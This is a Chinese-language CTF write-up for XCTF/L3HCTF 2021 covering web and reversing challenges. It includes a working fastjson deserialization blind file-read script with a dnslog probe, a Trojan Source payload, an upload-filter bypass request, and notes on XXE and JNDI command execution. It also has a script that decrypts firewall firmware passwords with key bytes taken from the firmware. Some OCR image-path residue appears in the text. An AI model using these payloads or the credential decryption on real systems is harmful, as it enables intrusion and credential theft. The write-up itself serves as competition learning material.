7th XCTF & L3HCTF 2021 - Nep

Nepnep战队 WriteUp

队伍信息

- 队伍名称：Nepnep
- 队伍排名：1

解题情况

解题过程

Web：

Cover

直接 xxxxx / 123456 就可以进后台。

http://124.71.173.23:8088/

扫了下功能发现存在fastjson 漏洞存在,简单测试了下，拿到版本号 1.2.68

POST /dynamic_table

dnslog:

JSON

```
[{"age":{"@type":"java.net.Inet6Address","val":"ta8ecp.dnslog.cn"} ,"id":1,"password":"hhhhhh","userName":"diggid"}]
```

接着测试了下`commons-io+urlreader`发现可以出网，证明存在利用链，通过盲注发现，返回包长度是不一样的。配合脚本读flag即可。

Perl

```
import requests
import string

session = requests.Session()


def login():
    paramsPost = {"password": "123456", "userName": "mrkaixin", "email": ""}
    headers = {"Origin": "http://124.71.173.23:8088",
               "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
               "Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1",
               "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36 Edg/95.0.1020.44",
               "Referer": "http://124.71.173.23:8088/", "Connection": "close", "DNT": "1",
               "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
               "Content-Type": "application/x-www-form-urlencoded"}
    cookies = {"JSESSIONID": "509DF71BC68DBF31831EE64839B13B5E"}
    session.post("http://124.71.173.23:8088/login", data=paramsPost, headers=headers, cookies=cookies)
    print("[+] login success")


def readFile(jsonPayload):
    paramsPost = {
        "data": jsonPayload
    }
    headers = {"Origin": "http://124.71.173.23:8088",
               "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
               "Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1"
```

```
                "Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1",
                "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36 Edg/95.0.1020.44",
                "Referer": "http://124.71.173.23:8088/dynamic_table", "Connection": "close", "DNT": "1",
                "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
                "Content-Type": "application/x-www-form-urlencoded"}
    response = session.post("http://124.71.173.23:8088/dynamic_table", data=paramsPost, headers=headers).text
    # print("[+] response len:", len(response))
    return len(response)


def generatorPayload(url, bytes: []):
    formatJson = """[{"age":{"@type":"com.alibaba.fastjson.JSONObject",
    "abc":{"@type":"java.lang.AutoCloseable","@type":"org.apache.commons.io.input.BOMInputStream","delegate":{"@type":"org.apache.commons.io.input.ReaderInputStream","reader":{"@type":"jdk.nashorn.api.scripting.URLReader","url":"%s"},"bufferSize":1024,"charsetName":"UTF-8"},"boms":[{"charsetName":"UTF-8","bytes":[%s]}]},"address":{"$ref":"$[0].age.abc.BOM"}} ,"id":1,"password":"hhhhhh","userName":"diggid"}]"""

    exploit = formatJson % (url, ",".join(bytes))
    return exploit


if __name__ == '__main__':
    login()
    url = "file:///flag"
    bytes = ["76", "51", "72", "67", "84", "70", "123", "99", "111", "118", "51", "114", "95", "109", "101", "97",
             "110", "115", "95", "100", "105", "115", "99", "111", "118", "101", "114", "95", "52", "110", "100", "95",
             "107", "49", "108", "108", "95", "49", "116", "95", "111", "118", "101", "114","33","33","127"]
    done = False

    while True:
        done = False
        for i in string.printable:
            if done:
                break
            temp = bytes.copy()
            temp.append(str(ord(i)))
            print("run exploit ,now chr is {}={}".format(i, ord(i)))
            exploit = generatorPayload(url, temp)
```

```
            while True:
                try:
                    l = readFile(exploit)
                    # print(l, exploit)
                    if l != 21931:
                        flag = [chr(int(x)) for x in temp]
                        bytes.append(str(ord(i)))
                        done = True
                        print(flag)
                        break
                    break
                except Exception:
                    continue
```

Image Service 1

http://121.36.209.245:10001/sharelist 搜 admiN

Image Service 2

字符串拼接游戏

map[a:[1] uuid:[5cb32331-8c06-4699-9c21-0ad38f3fe432] z:[1] uuid:[2d3ee132-d7af-4f5c-90d5-6a10ed98cf9b]]

http://localhost:8001/get?a=1%5D+uuid%3A%5B5cb32331-8c06-4699-9c21-0ad38f3fe432%5D+z%3A%5B1&token=10718b1cf59ec6e75cd0e5b7b19a8ef910fce84168c39f11cdb053b7a1d73cda&uuid=2d3ee132-d7af-4f5c-90d5-6a10ed98cf9b

map[a:[1] uuid:[5cb32331-8c06-4699-9c21-0ad38f3fe432] z:[1] uuid:[2d3ee132-d7af-4f5c-90d5-6a10ed98cf9b]]

http://localhost:8001/get?a=1&token=10718b1cf59ec6e75cd0e5b7b19a8ef910fce84168c39f11cdb053b7a1d73cda&uuid=5cb32331-8c06-4699-9c21-0ad38f3fe432&z=1] uuid:[2d3ee132-d7af-4f5c-90d5-6a10ed98cf9b

---

Easyphp

https://trojansource.codes/

Payload:

```PHP
./?username=admin&%E2%80%AE%E2%81%A6L3H%E2%81%A9%E2%81%A6password=%E2%80%AE%E2%81%A6CTF%E2%81%A9%E2%81%A6l3hctf
```

flag{Y0U_F0UND_CVE-2021-42574!}

trojansource.codes

```php
<?php
error_reporting(0);
if ("admin" == $_GET[username] && "l3hctf" == $_GET[password]) { //Welcome to L3HCTF+!!
    include "flag.php";
    echo $flag;
}
show_source(__FILE__);
?>
```


---

bypass

首先绕过后缀：

```HTTP
POST /UploadServlet HTTP/1.1
Host: 172.23.191.254:8080
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 212
Content-Type: multipart/form-data; boundary=----------------------78e994fbe1a75b08
Connection: close

--------------------------78e994fbe1a75b08
Content-Disposition: form-data; name="a"; filename="passwd.jsjsjsppxp"
Content-Type: application/octet-stream

aaa
--------------------------78e994fbe1a75b08--
```

接着利用 UTF-16 编码绕过对于字符的检测。然后寻找到 XXE 的点列目录，发现 flag 需要执行 /readflag 命令。



~~（然后列子下上传目录看其他选手怎么做的）~~

最后利用 initcontext.lookup + JNDI + Tomcat El 表达式执行命令，调用 /readflag。

Reverse：


hills

Apache

```
aaa-server "LDAP-server" type ldap
  host "ldapservice001.l3hsec.com"
  base-dn "ou=user,dc=l3hsec,dc=com"
  login-dn "uid=firewall01,ou=manager,dc=l3hsec,dc=com"
  login-password sOxxmnurlg68LoTgoBnO/lFTfJbuev+92GwwRPybFTZkPJhp
exit
admin user "admin"
  password Ei9q0pU2z4tZPFEL1ulp3bsAQd
        password-expiration 1636310355
  role "admin"
  access console
  access telnet
  access ssh
  access http
  access https
exit
```

山石网科的行为管理

ldap客户端匿名登录可以看到一些信息，密码还没找到。



PswdTypee71sn00000tSaaf1}

从CSDN获得固件，解出其中的squashfs，用strings初步定位

Shell

```
find . -type f -exec sh -c "echo {}; strings {} | grep login-password" \;
```

对涉及到的cli和mgd等可执行文件进行初步分析后，得知加密的主要逻辑在/usr/local/lib/libauth.so中的libauth_epasswd_convert_2_plaintext函数，核心逻辑如下：

```
    }
    else {
      memset(out,0,in_len_1);
      raw_len = b64_pton(param_1,in,in_len);
      if ((ulonglong)(longlong)raw_len < 0x14) {
        free(in);
        free(out);
        return (uint *)0x0;
      }
      uVar3 = *(uint *)((longlong)in + (((longlong)raw_len & 0xffffffffU) - 4));
      lVar4 = hs_is_firewall_platform();
      if ((lVar4 != 0) && (lVar4 = hs_is_vfw_platform(), lVar4 == 0)) {
        hs_is_vefa_platform();
      }
      length = raw_len - 4;
      in_len_1 = raw_len - 1;
      if (-1 < (int)length) {
        in_len_1 = length;
      }
      raw_len = (int)in_len_1 >> 2;
      if (0 < raw_len) {
        uVar1 = *(uint *)(key + 0x10);
        uVar2 = *(uint *)(key + 0x14);
        puVar5 = in;
        do {
          *puVar5 = *puVar5 ^ uVar1;
          puVar5[1] = puVar5[1] ^ uVar2;
          puVar5 = puVar5 + 2;
        } while (puVar5 != in + ((ulonglong)(longlong)(raw_len + -1) >> 1 & 0x7fffffff) * 2 + 2);
      }
      AES_set_decrypt_key((uchar *)(key + 0x18),0x80,&AStack368);
      ivec._0_4_ = *(uint *)key ^ uVar3;
      ivec._4_4_ = *(uint *)(key + 4) ^ uVar3;
      ivec._8_4_ = *(uint *)(key + 8) ^ uVar3;
      ivec._12_4_ = *(uint *)(key + 0xc) ^ uVar3;
      AES_cbc_encrypt((uchar *)in,(uchar *)out,length,&AStack368,(uchar *)ivec,0);
      if (0 < raw_len) {
        do {
          *out = *out ^ *(uint *)(key + 0x10);
          out[1] = out[1] ^ *(uint *)(key + 0x14);
          out = out + 2;
        } while (out != out + ((ulonglong)(longlong)(raw_len + -1) >> 1 & 0x7fffffff) * 2 + 2);
      }
      free(in);
    }
  }
  return puVar6;
}
```

解密用的key同样存在于该文件中，可获得前半部分

Python

```python
import base64, binascii

from Crypto.Cipher import AES

key = binascii.unhexlify("DC B0 04 30 4B 32 DF 7D 9B 45 CB F7 5A 21 BB 31 EB F8 73 1D 97 87 C7 26 49 62 09 F3 9F A4 DF A4 AD 7B DC 33 B6 DA 20 67".replace(" ", ""))
key = binascii.unhexlify("30 04 B0 DC 7D DF 32 4B F7 CB 45 9B 31 BB 21 5A 1D 73 F8 EB 26 C7 87 97 F3 09 62 49 A4 DF A4 9F 33 DC 7B AD 67 20 DA B6".replace(" ", ""))

ct_mask = key[16:24]

ct = base64.b64decode('sOxxmnurlg68LoTgoBnO/lFTfJbuev+92GwwRPybFTZkPJhp')

iv_mask = ct[32:]
ct = bytearray(ct[:32])

aes_key = key[24:24 + 16]
aes_iv = bytearray(key[:16])

for i in range(len(aes_iv)):
    aes_iv[i] ^= iv_mask[i % 4]

for i in range(len(ct)):
    ct[i] ^= ct_mask[i % 8]

print(len(ct), len(iv_mask))

cipher = AES.new(aes_key, AES.MODE_CBC, aes_iv)
pt = bytearray(cipher.decrypt(ct))

for i in range(len(pt)):
    pt[i] ^= ct_mask[i % 8]

print(pt)
```

double-joy

先日VM，18个opcode，分析发现虚拟机的操作和Python虚拟机很像，都是基于栈从栈顶做操作的，没有通用寄存器

Python

```
1
2  def DebugVM():
3      print("[+] ip:{} \t s:{} \t stack:".format(ip, sp),stack)
4
5  ip = 0
6  sp = 0
7  stack = [0 for i in range(200)]
8  while ip < len(opcode):
9      if opcode[ip] == 0:      # add
10         val = (stack[sp] + stack[sp-1]) & 0xFFFFFFFF
11         stack[sp-1] = val
12         sp -= 1
13         ip += 1
14         print("add ", val)
15     elif opcode[ip] == 1:      # sub
16         val = stack[sp] - stack[sp-1]
17         stack[sp-1] = val
18         sp -= 1
19         ip += 1
20         print("sub ", val)
21     elif opcode[ip] == 2:       # mul
22         val = (stack[sp] * stack[sp-1]) & 0xFFFFFFFF
23         stack[sp-1] = val
24         sp -= 1
25         ip += 1
26         print("mul ", val)
27     elif opcode[ip] == 3:       # idiv
28         val = stack[sp]//stack[sp-1]
29         stack[sp-1] = val
30         sp -= 1
31         ip += 1
32         print("idiv ", val)
33     elif opcode[ip] == 4:       # mod
34         val = stack[sp] % stack[sp-1]
35         stack[sp-1] = val
36         sp -= 1
37         ip += 1
38         print("mod ", val)
39     elif opcode[ip] == 5:       # &
40         val = stack[sp] & stack[sp-1]
41         stack[sp-1] = val
42         sp -= 1
43         ip += 1
44         print("and ", val)
45     elif opcode[ip] == 6:       # |
46         val = stack[sp] | stack[sp-1]
47         stack[sp-1] = val
48         sp -= 1
```

```
49          ip += 1
50          print("or ", val)
51      elif opcode[ip] == 7:       # ^
52          val = stack[sp] ^ stack[sp-1]
53          stack[sp-1] = val
54          sp -= 1
55          ip += 1
56          print("xor ", val)
57      elif opcode[ip] == 8:       # stack[TOS1]=TOS
58          stack[stack[sp-1]]=stack[sp]
59          sp -= 2
60          ip += 1
61          print("stack[TOS1]=TOS")
62      elif opcode[ip] == 9:       # TOS=stack[TOS]
63          stack[sp] = stack[stack[sp]]
64          ip += 1
65          print("TOS=stack[TOS]")
66      elif opcode[ip] == 10:      # TOS=!TOS
67          if stack[sp] == 0:
68              stack[sp] = 1
69          else:
70              stack[sp] = 0
71          ip += 1
72          print("TOS=!TOS")
73      elif opcode[ip] == 11:      # TOS=TOS<0
74          if stack[sp] < 0:
75              stack[sp] = 1
76          else:
77              stack[sp] = 0
78          ip += 1
79          print("TOS=TOS<0")
80      elif opcode[ip] == 12:      # xchg TOS1, TOS
81          stack[sp], stack[sp-1] = stack[sp-1], stack[sp]
82          ip += 1
83          print("xchg TOS1, TOS")
84      elif opcode[ip] == 13:      # pop
85          sp -= 1
86          ip += 1
87          print("pop")
88      elif opcode[ip] == 14:      # push
89          val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
90          sp += 1
91          stack[sp] = val
92          ip += 5
93          print("push ", val)
94      elif opcode[ip] == 15:      # jmp
95          val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
96          ip += 5 + val
```

```
            print("jmp ", val)
        elif opcode[ip] == 16:      # jnz  TOS
            val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
            if stack[sp] != 0:
                ip += 5 + val
            else:
                ip += 5
            sp -= 1
            print("jnz")
        elif opcode[ip] == 17:      # sp += imm
            val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
            ip += 5
            sp += val
            print("sp+= ", val)
        elif opcode[ip] == 18:      # ret
            print("ret")
            ip += 1
            pass
        else:
            print("default")
            ip += 1
            pass

        DebugVM()

        # time.sleep(0.1)

```

然后发现根本解不出来，全是循环，改脚本输出汇编编译成shellcode

C

```
ip = 0
asm = ""
while ip < len(opcode):
    asm += "label_{}:\n".format(ip)     # ip作为label
    if opcode[ip] == 0:     # add
        ip += 1
        asm += """  \
        pop eax;
        pop ebx;
        add eax, ebx;
        push eax;
        """
    elif opcode[ip] == 1:     # sub
```

```
        ip += 1
        asm += """\
        pop eax;
        pop ebx;
        sub eax, ebx;
        push eax;
        """
    elif opcode[ip] == 2:       # imul
        ip += 1
        asm += """\
        pop eax;
        pop ebx;
        imul eax, ebx;
        push eax;
        """
    elif opcode[ip] == 3:       # idiv
        ip += 1
        asm += """\
        xor edx, edx;
        pop eax;
        pop ebx;
        idiv ebx;
        push eax;
        """
    elif opcode[ip] == 4:       # mod
        ip += 1
        asm += """\
        pop eax;
        pop ebx;
        idiv ebx;
        push edx;
        """
    elif opcode[ip] == 5:       # and
        ip += 1
        asm += """\
        pop eax;
        pop ebx;
        and eax, ebx;
        push eax;
        """
    elif opcode[ip] == 6:       # or
        ip += 1
        asm += """\
        pop eax;
        pop ebx;
        or eax, ebx;
        push eax;
        """
```

```
62      elif opcode[ip] == 7:       # xor
63          ip += 1
64          asm += """\
65          pop eax;
66          pop ebx;
67          xor eax, ebx;
68          push eax;
69          """
70      elif opcode[ip] == 8:       # stack[TOS1]=TOS
71          ip += 1
72          asm += """\
73          pop eax;
74          pop ebx;
75          mov [ebp+4*ebx], eax;
76          """
77      elif opcode[ip] == 9:       # TOS=stack[TOS]
78          ip += 1
79          asm += """\
80          mov eax, [esp];
81          mov ebx, [ebp+4*eax];
82          mov [esp], ebx;
83          """
84      elif opcode[ip] == 10:      # TOS=!TOS
85          ip += 1
86          asm += """\
87          xor ebx,ebx;
88          mov eax, [esp];
89          test eax, eax;
90          sete bl;
91          mov [esp], ebx;
92          """
93      elif opcode[ip] == 11:      # TOS=TOS<0
94          ip += 1
95          asm += """\
96          mov eax, [esp];
97          shr eax, 31;
98          mov [esp], eax;
99          """
100     elif opcode[ip] == 12:      # xchg TOS1, TOS
101         ip += 1
102         asm += """\
103         pop eax;
104         pop ebx;
105         push eax;
106         push ebx;
107         """
108     elif opcode[ip] == 13:      # pop
109         ip += 1
```

```
        asm += """\
        pop eax;
        """
    elif opcode[ip] == 14:      # push
        val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
        ip += 5
        asm += """\
        push {};
        """.format(val)
    elif opcode[ip] == 15:      # jmp
        val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
        ip += 5
        asm += """\
        jmp label_{};
        """.format(ip+val)
    elif opcode[ip] == 16:      # jnz  TOS
        val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
        # if stack[sp] != 0:
        #     ip += 5 + val
        # else:
        #     ip += 5
        ip += 5
        asm += """\
        pop eax;
        cmp eax, 0;
        jnz label_{};
        """.format(ip+val)
    elif opcode[ip] == 17:      # sp += imm
        val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
        ip += 5
        asm += """\
        sub esp, {};
        """.format(val*4)
    elif opcode[ip] == 18:      # ret
        val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
        ip += 5
        asm += """\
        mov eax, {};
        retn;
        """.format(val)
    else:
        print("default")
        ip += 1
        pass


    # time.sleep(0.1)
```

```
157
158 print(asm)
159
160
161 fp = open("shellcode.asm", 'w')
162 fp.write("section .text\n")
163 fp.write("bits 32\n")
164 fp.write("mov ebp, esp;\n")
165 fp.write(asm)
166 fp.close()
167
```

然后发现...解不出来。重新回去跟发现有两段opcode，每段opcode有两个入口。

第一段shellcode，入口0x0:

```
int __cdecl sub_0(unsigned int a1)
{
  char *retaddr; // [esp+68h] [ebp+0h]
  int i; // [esp+B4h] [ebp+4Ch]

  for ( i = 0; i - 10 < 0; ++i )
    (&retaddr)[i] = (char *)((unsigned int)(&retaddr)[i] ^ (16843009 * (i + 1)));
  retaddr += (((16 * a1) ^ (a1 / 32i64)) + a1) ^ 0x3ADED827;
  return 1;
}
```

第一段opcode，入口0x3BA

```
int __usercall sub_3BA@<eax>(_DWORD *a1@<ebp>)
{
  ++a1[20];
  while ( a1[20] - 20 >= 0 )
  {
    a1[19] += 2;
    if ( a1[19] - 10 >= 0 )
      return 0;
    a1[20] = 0;
  }
  a1[12] = a1[a1[19]];
  a1[13] = a1[a1[19] + 1];
  a1[12] += (((16 * a1[13]) ^ ((unsigned int)a1[13] / 32i64)) + a1[13]) ^ (a1[11] + a1[(a1[11] & 3) + 14]);
  a1[11] += a1[10];
  a1[13] += (((16 * a1[12]) ^ ((unsigned int)a1[12] / 32i64)) + a1[12]) ^ (a1[11]
                                                                          + a1[(((unsigned int)a1[11] / 2048i64) & 3)
                                                                             + 14]);
  a1[a1[19]] = a1[12];
  a1[a1[19] + 1] = a1[13];
  return 1;
}
```

第二段opcode，入口0x0

```
int __cdecl sub_0(unsigned int a1)
{
  char *retaddr; // [esp+6Ch] [ebp+0h]
  int i; // [esp+B8h] [ebp+4Ch]

  for ( i = 0; i - 10 < 0; ++i )
    (&retaddr)[i] = (char *)((unsigned int)(&retaddr)[i] ^ (16843009 * (i + 1)));
  retaddr += (16 * a1 + 21332) ^ (a1 + 1614981796) ^ (a1 / 32i64 + 20301);
  return 1;
}
```

第二段opcode，入口0x3B8

```
int __usercall sub_3B8@<eax>(_DWORD *a1@<ebp>)
{
  ++a1[20];
  while ( a1[20] - 20 >= 0 )
  {
    a1[19] += 2;
    if ( a1[19] - 10 >= 0 )
      return 0;
    a1[20] = 0;
  }
  a1[12] = a1[a1[19]];
  a1[13] = a1[a1[19] + 1];
  a1[11] += a1[10];
  a1[12] += (16 * a1[13] + a1[14]) ^ (a1[13] + a1[11]) ^ ((unsigned int)a1[13] / 32i64 + a1[15]);
  a1[13] += (16 * a1[12] + a1[16]) ^ (a1[12] + a1[11]) ^ ((unsigned int)a1[12] / 32i64 + a1[17]);
  a1[a1[19]] = a1[12];
  a1[a1[19] + 1] = a1[13];
  return 1;
}
```

可以看出，两段opcode的第二个入口，分别是XTEA和TEA的算法。分析程序VM入口可知，会分别进入这两段opcode 0x0入口一次。接下来交替调用这两段opcode的0x3BA和0x3B8入口，即做混合的TEA和XTEA加密。共200次。动调在栈上得到delta和key，即可写得如下解密脚本。

C

```c
#include<cstdio>
#include<stdio.h>

int cipher[10]={-1360987416, -63028991, 377269650, 1374317758, 606732544, 22092315, 1364027028, 794804203, 1188258712, 2045699056};


void decrypt(int *v)
{

    int xtea_key[4]={0x494c, 0x6f76, 0x6520, 0x4355};
    int tea_key[4]={0x5354, 0x4f4d, 0x2074, 0x6561};

```

```
    int round_max;
    int xtea_sum=0x423a35c6;
    int tea_sum=0x6042aaa4;

    for(int i=0;i<10;i+=2) {
        if(i==0) round_max = 19;
        else     round_max = 20;
        int v0=v[i],v1=v[i+1];
        for(int round=0;round<round_max;round++) {
            xtea_sum += 0x75bcd15;
            tea_sum += 0x154cbf7;
        }
    }

        for (int i=8;i>=0;i-=2) {
            int round_max=(i==0)?19:20;
            int v0=v[i],v1=v[i+1];
            for(int round=round_max-1;round>=0;round--) {
                v1 -= ((v0 * 16) + tea_key[2]) ^ (v0 + tea_sum) ^ ((v0 / 32) + tea_key[3]);
                v0 -= ((v1 * 16) + tea_key[0]) ^ (v1 + tea_sum) ^ ((v1 / 32) + tea_key[1]);
                tea_sum -= 0x154cbf7;
                v1 -= (((v0 * 16) ^ (v0 / 32)) + v0) ^ (xtea_sum + xtea_key[(xtea_sum / 2048) & 3]);
                xtea_sum -= 0x75bcd15;
                v0 -= (((v1 * 16) ^ (v1 / 32)) + v1) ^ (xtea_sum + xtea_key[xtea_sum & 3]);
            }
            v[i]=v0;v[i+1]=v1;

        }
        v[1] -= ((16 * v[0] + 8308) ^ (v[0] + 1614981796) ^ (v[0] / 32 + 25953));
        v[0] -= (16 * v[1] + 21332) ^ (v[1] + 1614981796) ^ (v[1] / 32 + 20301);

        for (int i=0;i<10;i++)
            v[i]^=0x01010101*(i+1);
        v[1] -= (((16 * v[0]) ^ (v[0] / 32)) + v[0]) ^ 0x423A9AE6;
        v[0] -= (((16 * v[1]) ^ (v[1] / 32)) + v[1]) ^ 0x3ADED827;



        for (int i=0;i<10;i++)
            v[i]^=0x01010101*(i+1);
}

```

```
int main()  {
    decrypt(cipher);
    for(int i=0;i<40;i++)
        printf("%c",*((char*)cipher+i));
}
```

luuuuua

Apk 解压 asset里的jpg 文件末尾有东西，有大量的3C，xor 0x3c还原

java -jar unluac_2021_06_10.jar --disassemble F:\CTF\L3HCTF\luuuuua\1.lua > F:\CTF\L3HCTF\luuuuua\d.txt

```
1423    .constant   k0  "encode"
1424    .constant   k1  "TDNIX1NlYw=="
1425    .constant   k2  "!@#$%^&*("
1426    .constant   k3  "1qazxsw2"
1427    .constant   k4  L"LKq2dSc30DKJo99bsFgTkQM9dor1gLl2rejdnkw2MBpOud+38vFkCCF13qY="
```

模拟器运行会闪退，这里用真机调试+Cheat Engine

解出L3H_Sec，用户名填这个

解出一串长度为44的串，这里在password填 L3HCTF{11111111111111111111111111111111111111}

